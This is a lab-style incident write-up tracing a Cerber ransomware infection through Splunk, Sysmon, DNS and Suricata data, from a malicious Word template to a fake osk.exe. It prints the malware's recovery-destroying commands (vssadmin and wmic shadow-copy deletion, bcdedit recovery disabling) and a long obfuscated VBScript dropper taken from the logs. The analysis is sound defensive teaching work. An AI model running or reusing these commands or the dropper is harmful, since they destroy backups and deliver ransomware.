


Figure 16: Dashboard used to identify high-volume communication

```
index="botsv1" "192.168.250.100" sourcetype="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational"
```




Figure 17: we8105desk generated most Sysmon events related to the IP address

3.2 USB ejection message and suspicious osk.exe

The query `EventType=3` returned a Windows System event, not Sysmon Event ID 3. The event stated that `osk.exe` with PID 3588 prevented removal of a USB device. This means the process still had an open handle to the device when the user tried to eject it. It does not prove that the malware was executed from the USB device.

```
index="botsv1" host="we8105desk" EventType=3
```

Format		Show: 20 Per Page	View: List
Hide Fields		All Fields	
SELECTED FIELDS			
a ComputerName 1			
# EventCode 1			
# EventType 1			
a host 1			
a Keywords 1			
a LogName 1			
a Message 1			
a OpCode 1			
a source 1			
a sourcetype 1			
INTERESTING FIELDS			
a index 1			
# linecount 1			
a punct 1			
# RecordNumber 1			
a Sid 1			
# SidType 1			
a SourceName 1			
a splunk_server 1			
a TaskCategory 1			
a Type 1			
a User 1			
i		Time	Event
>		8/24/16 5:02:36.000 PM	08/24/2016 11:02:36 AM LogName=System SourceName=Microsoft-Windows-Kernel-PnP EventCode=225 EventType=3 Type=Warning ComputerName=we8105desk.waynecorpinc.local User=NOT_TRANSLATED Sid=S-1-5-18 SidType=0 TaskCategory=None OpCode=Info RecordNumber=3282 Keywords=None Message=The application \Device\HarddiskVolume4\Users\bob.smith.WAYNECORPINC\AppData\Roaming\{35ACA89F-933F-6A5D-2776-A3589FB99832}\osk.exe with process id 3588 stopped the removal or ejection for the device USB\VID_058F&PID_6387\7D961196. Collapse ComputerName = we8105desk.waynecorpinc.local EventCode = 225 EventType = 3 Keywords = None LogName = System Message = The application \Device\HarddiskVolume4\Users\bob.smith.WAYNECORPINC\A... OpCode = Info host = we8105desk source = WinEventLog:System sourcetype = WinEventLog:System

Figure 18: Windows event showing osk.exe prevented USB removal

The process path was suspicious because it used a Windows filename but ran from a random AppData folder instead of C:\Windows\System32\osk.exe.

```
C:\Users\bob.smith.WAYNECORPINC\AppData\Roaming\{35ACA89F-933F-6A5D-2776-A3589FB99832}\osk.exe
```

3.3 Process chain and ransomware behaviour

Sysmon Event ID 1 was searched to extract the process, command line, user, hash and parent process fields.

```
index="botsv1" host="we8105desk"
sourcetype="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational"
"<EventID>1</EventID>" "osk.exe"
| rex field=_raw "<Data Name='ProcessId'>(<ProcessId>[^\<]+)"
| rex field=_raw "<Data Name='Image'>(<Image>[^\<]+)"
| rex field=_raw "<Data Name='CommandLine'>(<CommandLine>[^\<]+)"
| rex field=_raw "<Data Name='User'>(<User>[^\<]+)"
| rex field=_raw "<Data Name='Hashes'>(<Hashes>[^\<]+)"
| rex field=_raw "<Data Name='ParentImage'>(<ParentImage>[^\<]+)"
| rex field=_raw "<Data Name='ParentCommandLine'>(<ParentCommandLine>[^\<]+)"
| table _time User ProcessId Image CommandLine Hashes ParentImage ParentCommandLine
| sort _time
```

	ProcessId	Image	CommandLine	ParentImage
bob.smith	3836	C:\Users\bob.smith.WAYNECORPINC\AppData\Roaming\{35ACA89F-933F-6A5D-2776-A3589FB99832}\osk.exe	"C:\Users\bob.smith.WAYNECORPINC\AppData\Roaming\{35ACA89F-933F-6A5D-2776-A3589FB99832}\osk.exe"	C:\Users\bob.smith.WAYNECORPINC\AppData\Roaming\1212
bob.smith	2588	C:\Users\bob.smith.WAYNECORPINC\AppData\Roaming\{35ACA89F-933F-6A5D-2776-A3589FB99832}\osk.exe	"C:\Users\bob.smith.WAYNECORPINC\AppData\Roaming\{35ACA89F-933F-6A5D-2776-A3589FB99832}\osk.exe"	C:\Users\bob.smith.WAYNECORPINC\AppData\Roaming\{35A6A5D-2776-A3589FB99832}\osk.exe
bob.smith	3872	C:\Windows\SysWOW64\explorer.exe	"C:\Windows\SysWOW64\explorer.exe"	C:\Users\bob.smith.WAYNECORPINC\AppData\Roaming\{35A6A5D-2776-A3589FB99832}\osk.exe
bob.smith	3780	C:\Users\bob.smith.WAYNECORPINC\AppData\Roaming\{35ACA89F-933F-6A5D-2776-A3589FB99832}\osk.exe	"C:\Users\bob.smith.WAYNECORPINC\AppData\Roaming\{35ACA89F-933F-6A5D-2776-A3589FB99832}\osk.exe"	C:\Windows\SysWOW64\QqJXzrBKck72XzRgZs\AdapterTroubl
bob.smith	3588	C:\Users\bob.smith.WAYNECORPINC\AppData\Roaming\{35ACA89F-933F-6A5D-2776-A3589FB99832}\osk.exe	"C:\Users\bob.smith.WAYNECORPINC\AppData\Roaming\{35ACA89F-933F-6A5D-2776-A3589FB99832}\osk.exe"	C:\Users\bob.smith.WAYNECORPINC\AppData\Roaming\{35A6A5D-2776-A3589FB99832}\osk.exe
bob.smith	1100	C:\Windows\System32\wbem\WMIC.exe	"C:\Windows\system32\wbem\wmic.exe" shadowcopy delete	C:\Users\bob.smith.WAYNECORPINC\AppData\Roaming\{35A6A5D-2776-A3589FB99832}\osk.exe
bob.smith	3508	C:\Windows\System32\vssadmin.exe	"C:\Windows\system32\vssadmin.exe" delete shadows /all /quiet	C:\Users\bob.smith.WAYNECORPINC\AppData\Roaming\{35A6A5D-2776-A3589FB99832}\osk.exe
bob.smith	3872	C:\Windows\System32\bcdedit.exe	"C:\Windows\System32\bcdedit.exe" /set {default} bootstatuspolicy ignoreallfailures	C:\Users\bob.smith.WAYNECORPINC\AppData\Roaming\{35A6A5D-2776-A3589FB99832}\osk.exe
bob.smith	2020	C:\Windows\System32\bcdedit.exe	"C:\Windows\System32\bcdedit.exe" /set {default} recoveryenabled no	C:\Users\bob.smith.WAYNECORPINC\AppData\Roaming\{35A6A5D-2776-A3589FB99832}\osk.exe
bob.smith	1936	C:\Windows\System32\notepad.exe	"C:\Windows\system32\notepad.exe" "C:\Users\bob.smith.WAYNECORPINC\Desktop\# DECRYPT MY FILES #.txt"	C:\Users\bob.smith.WAYNECORPINC\AppData\Roaming\{35A6A5D-2776-A3589FB99832}\osk.exe
bob.smith	2404	C:\Program Files (x86)\Internet Explorer\iexplore.exe	"C:\Program Files (x86)\Internet Explorer\iexplore.exe" -nohome	C:\Users\bob.smith.WAYNECORPINC\AppData\Roaming\{35A6A5D-2776-A3589FB99832}\osk.exe

Figure 19: Suspicious osk.exe process and related child processes

The process tree showed that temporary files and AdapterTroubleshooter.exe were involved before or during execution of osk.exe. The malware then started Windows tools to damage recovery options and display ransom instructions.

- bcdedit.exe /set {default} recoveryenabled no - disables Windows recovery.
- bcdedit.exe /set {default} bootstatuspolicy ignoreallfailures - makes Windows ignore boot failures instead of entering recovery.
- WMIC.exe shadowcopy delete - deletes shadow copies used for file recovery.
- vssadmin.exe delete shadows /all /quiet - silently deletes all shadow copies.
- NOTEPAD.EXE "# DECRYPT MY FILES #.txt" - opens the ransom note.
- WScript.exe "# DECRYPT MY FILES #.vbs" - runs the Visual Basic ransom script.

Nabin Tharu

- iexplore.exe -nohome - opens Internet Explorer without the normal home page.
- taskkill /t /f /im "osk.exe" - forcefully ends osk.exe and its child processes.
- del "...osk.exe" - removes the malware file after execution.




Figure 20: Commands executed during the Cerber ransomware activity

3.4 Hash and DNS correlation

The SHA-256 hash of the suspicious osk.exe was searched in VirusTotal. Multiple security vendors detected it as malicious. The Relations section listed domains contacted by the sample, including cerberhhyed5frqa.xmfir0.win.

SHA256: 37397f8d8e4b3731749094d7b7cd2cf56cacb12dd69e0131f07dd78dff6f262b




Figure 21: VirusTotal detection result and contacted domains

DNS A-record requests from 192.168.250.100 were then reviewed. An A record was selected because it maps a domain name to an IPv4 address.

```
index="botsv1" src_ip="192.168.250.100" sourcetype="stream:dns" dest_port=53 "query_type{}"=A  
| table _time query{}
```




Figure 22: DNS lookup for the Cerber-related domain

The same domain appeared in both the endpoint-related threat intelligence and the DNS logs. This proves that the infected workstation attempted to resolve the domain. A DNS lookup alone does not prove a successful C2 session. Confirmation requires connection records, HTTP/TCP traffic or Suricata alerts after the lookup.

The destination IP 192.168.250.20 is the internal DNS server receiving the requests. It is not real IP address of every domain. The DNS answer field must be checked to find actual IP returned for the malicious domain.

3.5 Initial infection vector

Process evidence showed that Microsoft Word opened D:\Miranda_Tate_unveiled.dotm. Word then launched a long obfuscated command through cmd.exe and WScript. This indicates that bob.smith opened a malicious macro-enabled Word template. The document was most likely the user-execution point that started the ransomware chain.

"C:\Program Files (x86)\Microsoft Office\Office14\WINWORD.EXE" /n /f "D:\Miranda_Tate_unveiled.dotm"

2016-08-24 16:43:21C:\Windows\SysWOW64\cmd.exe


cmd.exe /V /C set "GSI=%APPDATA%\%RANDOM%.vbs" && (for %i in ("DIM RWRL" "FuNctIoN GNbIPp(Pt55Z1)" "EYnt=45" "GNbIPp=AsC(Pt55Z1)" "Xn1=52" "eNd fuNctIoN" "SUB OjrYyD9()") "J0Nepq=56" "Dim UJv,G4coQ" "LT=23" "d0 WHiLE UJv<>3016-3015" "G4coQ=G4coQ+1" "WSCRIPt.sLEeP(11)" "LoOP" "UsZK0=85" "End suB" "fuNctIoN J7(BLI4A3)" "K5AU=29" "J7=cHR(BLI4A3)" "XBnUtM9=36" "eNd fuNctIoN" "SUB MA(QrG)" "WXCzRz=9" "Dim Jw" "Qt7=34" "Jw=TiMEr+QrG" "Do WhiLE tIMEr<>Jw" "WSCRIPt.sLEeP(6)" "LoOP" "EXdkRkH=78" "enD suB" "fuNctIoN M1p67JL(BwqIM7,Qa)" "Yi=80" "dIM KH,ChnFY,RX,Pg,C6YT(8)" "Cm=7" "C6YT(1)=107" "Rzf=58" "C6YT(5)=115" "BSKoW=10" "C6YT(4)=56" "Cwd6=35" "C6YT(7)=110" "AQ=98" "C6YT(6)=100" "Y6Cm1I=82" "C6YT(2)=103" "JH3F2i=74" "C6YT(8)=119" "JRvsG2s=76" "C6YT(3)=53" "Yh=31" "C6YT(0)=115" "GuvD=47" "TbvF1=67" "SeT KH=cReAtEObJect(A9y("3C3A1D301F2D063708772930033C3C201C2D0A34203B053C0C2D", "Yo"))" "V2JR=73" "Set ChnFY=KH.GETf11E(BwqIM7)" "RGeJ=68" "SeT Pg=ChnFY.opEnAStEXtstReAm(6806-6805,7273-7273)" "CtxOk=82" "seT RX=KH.cReAtetEXtFiLe(Qa,6566-6565,2508-2508)" "XPL9af=76" "Do uNtIl Pg.aTEnDOfstReAm" "RX.wRitE J7(OyVNo(GNbIPp(Pg.rEAD(6633-6632)),C6YT(0)))" "LoOP" "IQz=49" "RX.cLoSe" "CBRIgC7=51" "Pg.cLoSE" "PmG=64" "eNd fuNctIoN" "FuNctIoN Q19zEF()" "IBL2=16" "Q19zEF=secoND(Time)" "MUTkPNJ=41" "End FuNctIoN" "FuNctIoN A9y(AM,TIGCbB)" "CWCH9r=82" "Dim V3s10m,F4ra,AxFE" "RLlP8R=89" "For V3s10m=1 To (1En(AM)/2)" "F4ra=(J7((8270-8232)) & & J7((5328/74))& & (miD(AM,(V3s10m+V3s10m)-1,2)))" "AxFE=(GNbIPp(miD(TIGCbB,(V3s10m MD Len(TIGCbB))+1,1)))" "A9y=A9y+J7(OyVNo(F4ra,AxFE))" "NeXT" "DxZ40=89" "enD fuNctIoN" "Sub AyInIN()" "N6nzb=92" "DIm GWJck,Q3y,GKasG0" "FDu=47" "GWJck=93961822" "UZ=32" "FoR Q3y=1 To GWJck" "GKasG0=GKasG0+1" "neXt" "B1jq2Hk=63" "If GKasG0=GWJck then" "KXso=18" "MA((-176+446))" "IP4=48" "Yq(A9y("0B3B1D44626E7E1020055D3C20230A3B0C503D31230C3700593135344D201B53772C39173D475E2826", "Qc014XA"))" "YTswY=31" "e1Se" "D05gpmA=84" "A8=86" "eNd IF" "XyUP=64" "eNd SuB" "sUB GKFD3aY(FaddNPJ)" "SDU0BLq=57" "DiM UPhqZ,KbcT" "DxejPK=88" "KbcT="Drn4AW"" "GR01c7=82" "SeT UPhqZ=CREAtEObJecT(A9y("332A7B05156A211A46243629",KbcT)))" "Gs0g=3" "UPhQZ.OpEn" "TF1=68" "UPhQZ.tyPE=6867-6866" "RDjmy=24" "UPhQZ.wRitE FaddNPJ" "WIFgv5=78" "UPhQZ.SaVeTOFIle RWRL,8725-8723" "AF=4" "UPhQZ.cLoSe" "JC7sf2=1" "Cke4e" "JM=88" "eNd suB" "fuNctIoN Yq(PDq1)" "IQ=22" "DiM YTwO,BAU7Cz,Uv,J1YwG,IK" "GJdnBE=32" "On ErrOR reSumE NeXT" "B7bT=1" "Uv="Tk"" "ELw=73" "SeT YTwO=CREAtEObJecT(A9y("3C07082602241F7A383C0E3807",Uv)))" "K4=62" "GA1F" "IS1cj=19" "Set Dzc0=YTwO.eNVIRoNMent(A9y("013B183400023A", "EQ1Ww"))" "D9S=38" "RWRL=Dzc0(A9y("14630811720C14", "XU3"))& & J7((8002-7910))& & Q19zEF & & Q19zEF" "AtCQ=95"

Figure 23: Obfuscated script launched from the malicious Word document

The chain can be summarised as: malicious Word template -> obfuscated script -> temporary executable -> fake osk.exe -> recovery deletion, encryption and ransom-note activity.

3.6 Suricata alerts and network activity

Suricata produced Cerber-related alerts, including onion-domain lookup and Cerber check-in. These alerts give stronger evidence of attempted C2 communication than DNS request alone.



High SMB traffic was also present around the alert time. The values smb2 create, smb2 write, smb2 read and smb2 close are SMB protocol operations, not Windows commands typed by the attacker. They show file access activity and may support investigation of encryption or spread to network shares.

